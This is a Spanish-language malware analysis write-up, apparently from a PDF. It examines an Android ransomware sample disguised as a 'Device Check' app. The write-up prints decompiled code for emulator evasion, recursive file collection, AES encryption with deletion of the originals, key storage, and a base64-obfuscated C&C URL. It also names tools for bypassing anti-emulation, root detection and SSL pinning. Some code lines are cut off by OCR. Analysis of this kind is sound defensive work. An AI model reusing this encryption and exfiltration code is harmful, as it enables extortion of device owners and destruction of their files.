


Diagrama de flujo de la ejecución de la aplicación


Como podemos observar la clase MainActivity contiene una verificación y una llamada a otro método.

IX. Analizando la muestra



Vista del archivo descompilado

Como nos dimos cuenta en el archivo AndroidManifest.xml la aplicación inicia su flujo de ejecución invocando a la clase **FirstActivity.java**



Encontrando la primera actividad a iniciarse en la aplicación

La **FirstActivity.java** contiene una condición que verifica si estamos usando un dispositivo móvil real y no un emulador, si se cumple la condición que valida si estamos usando un dispositivo real se pasa a la siguiente actividad, de lo contrario no se ejecutará.

Este primer filtro lo han agregado debido a que un gran porcentaje de analistas de malware utilizan emuladores de dispositivos Android. El malware consigue esconderse de los emuladores.

```
/* compiled from: dalvik_source_input.apk */
public class FirstActivity extends AppCompatActivity {
    private a mMenu = new a();

    protected void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        setContentView((int) R.layout.activity_first);
        if (!this.mMenu.evaluate()) {
            startActivity(new Intent(this, MainActivity.class));
        }
    }
}
```

Primera activity a ser ejecutada

```
public boolean evaluate() {
    return Build.FINGERPRINT.startsWith("generic") || Build.FINGERPRINT.startsWith("unknown") || Build.MODEL.contains(
}
```

Lista de posibles emuladores

La primera ejecución se da sobre el método onCreate que es cuando la aplicación se está iniciando y algo a notar es que se han definido dos etiquetas del tipo getWindows() que permite que al momento de estar dentro de la aplicación no entre en modo de suspensión y no se puedan tomar capturas de pantalla.

```
protected void onCreate(Bundle bundle) {
    super.onCreate(bundle);
    setContentView((int) R.layout.activity_main);
    getWindow().setFlags(8192, 8192);
    getWindow().addFlags(128);
    onCreate();
}
```

Primer método de inicio de la aplicación

Luego de definir las etiquetas se hace una llamada al método que está dentro del programa llamado onCreate().

```
public void onCreate() {
    if (VERSION.SDK_INT > 23) {
        com.karumi.dexter.b.a((Activity) this).a("android.permission.READ_EXTERNAL_STORAGE", "android.permission.
            final /* synthetic */ MainActivity a;

            {
                this.a = r1;
            }

            public void a(Label label) {
                this.a.a.put(this.a);
                this.a.c.a(this.a);
            }

            public void a(List list, k kVar) {
            }
        }).a();
        return;
    }
    this.a.put(this);
    this.c.a(this);
}
```

Método onCreate()

En el metodo onCreate() podemos observar que se comprueba si la versión de android es superior a Marshmallow(23). Se ejecutará la librería dexter que solicita los permisos en tiempo real, esto debido a que desde la versión 6 de android en adelante ahora el usuario tiene que confirmar en tiempo de la aplicación si desea conceder el permiso a la aplicación. Si la versión es menor a Marshmallow no se pedirán los permisos en tiempo real debido a que no será necesario ya que por defecto nos los otorga al instalar la aplicación.

Lo siguiente a analizar es que se tienen dos métodos como resultado de pedir los permisos. El primero es si los permisos han sido concedidos manda como parámetro el contexto donde se encuentra y se pasa a una clase que no se pudo desofuscar correctamente y luego ejecuta la llamada a la siguiente clase pasándole también el contexto donde se encuentra.

```
public void a(Label label) {
    this.a.a.put(this.a);
    this.a.c.a(this.a);
}

public void a(List list, k kVar) {
}
```

Decisiones de los permisos en tiempo real

La función *a.a.put(this.a)* nos dirige a una clase que contiene el método *put(Contexto)* que se encarga de cambiar el fondo de pantalla del dispositivo con una imagen que está en el folder *raw* con nombre requiem.

```
package android.android.common;

import android.app.WallpaperManager;
import android.ransomware.malware.R;
import java.io.IOException;

/* compiled from: dalvik_source_input.apk */
public class Context {
    public void put(android.content.Context context) {
        try {
            WallpaperManager.getInstance(context).setResource(R.raw.requiem);
        } catch (IOException $r3) {
            $r3.printStackTrace();
        }
    }
}
```

Clase que cambia el fondo de pantalla del dispositivo




Imagen que se definirá como fondo de pantalla

La siguiente clase es la que se encarga de realizar todo el proceso de cifrado del dispositivo:

```
/* compiled from: dalvik_source_input.apk */
public class b {
    private android.android.common.common.common.cache.b a;
    private Instance d = new Instance();
    private Attribute j = new Attribute();
    private Context l = new Context();
    private Frame v = new Frame();

    public static ArrayList listFiles(File file) {
        ArrayList $r1 = new ArrayList();
        File[] $r2 = file.listFiles();
        if ($r2 != null) {
            for (File file2 : $r2) {
                if (file2.isDirectory() && !file2.isHidden()) {
                    $r1.addAll(listFiles(file2));
                } else if ((file2.getName().endsWith(".txt") || file2.getName().endsWith(".j
                    $r1.add(file2);
                }
            }
        }
        return $r1;
    }

    public void a(android.content.Context context) {
        Throwable $r10;
        String $r3 = write(context);
        a($r3, context);
        try {
            ArrayList $r5 = listFiles(Environment.getExternalStorageDirectory());
            for (int $i0 = 0; $i0 < $r5.size(); $i0++) {
                this.j.write($r3, ((File) $r5.get($i0)).getPath(), ((File) $r5.get($i0)).getI
            }
            this.l.put(context);
            return;
```

Clase encargada de cifrar el dispositivo

Está clase se caracteriza porque el primer método se encarga de recorrer los archivos y agregar a un *ArrayList* aquellos que terminen en extensión *.txt, .pdf, .jpg, .png*.

En el segundo método se crea una clave aleatoria que será usada para cifrar los archivos y mandarlas al C&C[4], luego se encargará de invocar al primer método que recorre en búsqueda de las extensiones y se le mandara como parámetro al directorio externo del dispositivo. Dentro

[4] Command & Control: Servidor usado por el atacante para establecer comunicación con la App.

de la estructura for se recorrerá hasta el tamaño de la lista que tengamos y se llamará al método write que recibe como parámetros la clave aleatoria, el path de la imagen y su nombre.

```
for (int $i0 = 0; $i0 < $r5.size(); $i0++) {
    this.j.write($r3, ((File) $r5.get($i0)).getPath(), ((File) $r5.get($i0)).get
}
```

Llamada al método para cifrar los archivos

```
public class Attribute {
    public void write(String str, String str2, String str3) {
        File $r4 = Environment.getExternalStorageDirectory();
        FileInputStream $r5 = new FileInputStream("/" + str2);
        FileOutputStream $r8 = new FileOutputStream($r4 + "/crypto_" + str3);
        SecretKeySpec $r9 = new SecretKeySpec(str.getBytes(), "AES");
        Cipher $r11 = Cipher.getInstance("AES/CBC/PKCS5Padding");
        $r11.init(1, $r9);
        CipherOutputStream $r12 = new CipherOutputStream($r8, $r11);
        byte[] $r10 = new byte[1024];
        while (true) {
            int $i0 = $r5.read($r10);
            if ($i0 != -1) {
                $r12.write($r10, 0, $i0);
            } else {
                $r12.flush();
                $r12.close();
                $r5.close();
                new File("/" + str2).delete();
                return;
            }
        }
    }
}
```

Método usado para cifrar los archivos

Se estará realizando el cifrado de los archivos sobre un algoritmo **AES/CBC/PKCS5Padding** cuya clave será la que se manda como argumento, los archivos originales se sobrescribirán por el **crypto_name** antes de su nombre original. Lo interesante de este algoritmo es que si tiene reverso no como el algoritmo SHA ([12], s.f.).

```
public void a(String str, android.content.Context context) {
    String $r4 = this.d.getModel();
    c $r5 = new c();
    this.a = c.a();
    this.a.write($r4, str).enqueue(new MainActivity$2$1(this));
}
```

Método usado para generar la clave y mandarla al C&C

La clave se está generando a través del modelo del dispositivo más un parámetro que es recibido por el método.

```
public String write(android.content.Context context) {
    String $r3 = this.v.init(context);
    Editor $r5 = context.getSharedPreferences("GOOGLE_DB", 0).edit();
    $r5.putString("key", $r3);
    $r5.apply();
    return $r3;
}
```

Preferencia compartida para almacenar la clave

Como podemos observar se está haciendo uso de las preferencias compartidas del sistema para almacenar la clave que se ha generado usando como identificador la palabra **key** y como nombre de la preferencia compartida **GOOGLE_DB**

```
public class c {
    public static b a() {
        return (b) Settings.instance(valueOf("aHR0cDovLzE5Mi4xNjguMS420jcwMDAv")).create(a.cla
    }

    private static String valueOf(String str) {
        try {
            return new String(Base64.decode(str, 0), "UTF-8");
        } catch (UnsupportedEncodingException e) {
            return "";
        } catch (Throwable th) {
            return "";
        }
    }
}
```

Codificación del C&C

Algo interesante a notar es que se está codificando el url del C&C en base64 y está siendo devuelto a su valor original al momento de ser usado por la aplicación, esto se suele usar para complicar un poco el análisis estático y que este no pueda ser visible a primera vista y logre pasar más desapercibido por algunos analizadores.


```
┌─[jake@parrot]─[~/Desktop]
└──╼ $echo -n aHR0cDovLzE5Mi4xNjguMS420jcwMDAv | base64 -d
http://192.168.1.6:7000/┌─[jake@parrot]─[~/Desktop]
```

Decodificación del C&C


Al decodificar el string nos muestra la dirección del C&C que está publicado en mi red local.

X. Análisis dinámico de la muestra

Para complementar el análisis estático de la muestra realizaremos su respectivo análisis dinámico donde tendremos como objetivos determinar qué componentes utiliza la aplicación, alterar su comportamiento y ejecutar la muestra en un ambiente aislado o también conocido como un sandbox. Para está prueba he usado una máquina virtual de Androl4b y un emulador de android 4.4.4 con root.




Dispositivo móvil rooteado instalado con xposed



Módulos usados de xposed


Se han instalado los siguientes módulos de xposed ([9], s.f.) que nos servirán para alterar el comportamiento del dispositivo esto debido a que en nuestro análisis estático nos encontramos con una condición que valida si estamos usando un emulador. Los siguientes módulos nos ayudarán a analizar el comportamiento de la aplicación.

1. **Android Blue Pill:** Módulo de xposed que permite evadir la anti-emulación cambiando varios valores a través de hooking que vienen por defecto en los emuladores y que leen las aplicaciones maliciosas para detectar si es un emulador ([11], s.f.).
2. **Droidmon:** Permite monitorear las funciones que ejecuta una aplicación.
3. **Inspeckage:** Permite automatizar el análisis de malware ya que nos muestra que actividades contiene la aplicación, que permisos y podemos ver las preferencias compartidas de la aplicación y su log ([10], s.f.).
4. **JustTrustMe:** Elimina la característica del certificado SSL en las comunicaciones de la aplicación.
5. **RootCloak:** Permite ocultar que nuestro dispositivo es root.




Conectando el dispositivo por ADB

Una vez establecida la comunicación empezaremos instalando la muestra en nuestro emulador.




Instalando la muestra por medio de ADB

La aplicación se ha instalado con éxito y se encuentra con un logo de la CIA cuyo nombre es **Device Check**




Aplicación instalada con un falso logo de la CIA

Antes de iniciar la aplicación la iniciaremos con inspeckage para que nos permita monitorear la actividad de la App.




Seleccionando la aplicación con Inspeckage

El análisis con *inspeckage* nos muestra el nombre de la aplicación, donde está localizado, permisos y el log de la aplicación, también nos muestra las actividades y el paquete.



Análisis de Inspeckage



Directorios usados por la aplicación

Al iniciar la aplicación nos mostrará está pantalla que nos indica que el dispositivo ha sido bloqueado debido a que se ha encontrado contenido ilegal en nuestro dispositivo por lo que nos pide pagar un rescate de 3 bitcoins ([13], s.f.).

Imagen principal de la aplicación

Cambio de fondo de pantalla del dispositivo

Al salirnos de la aplicación podemos ver como se nos ha cambiado el fondo de pantalla del dispositivo con una imagen alterada del payaso de la famosa serie Mr. Robot ([14], s.f.).

Al navegar por el directorio del dispositivo vemos una imagen que ha sido renombrada por **crypto_MobSf.png**


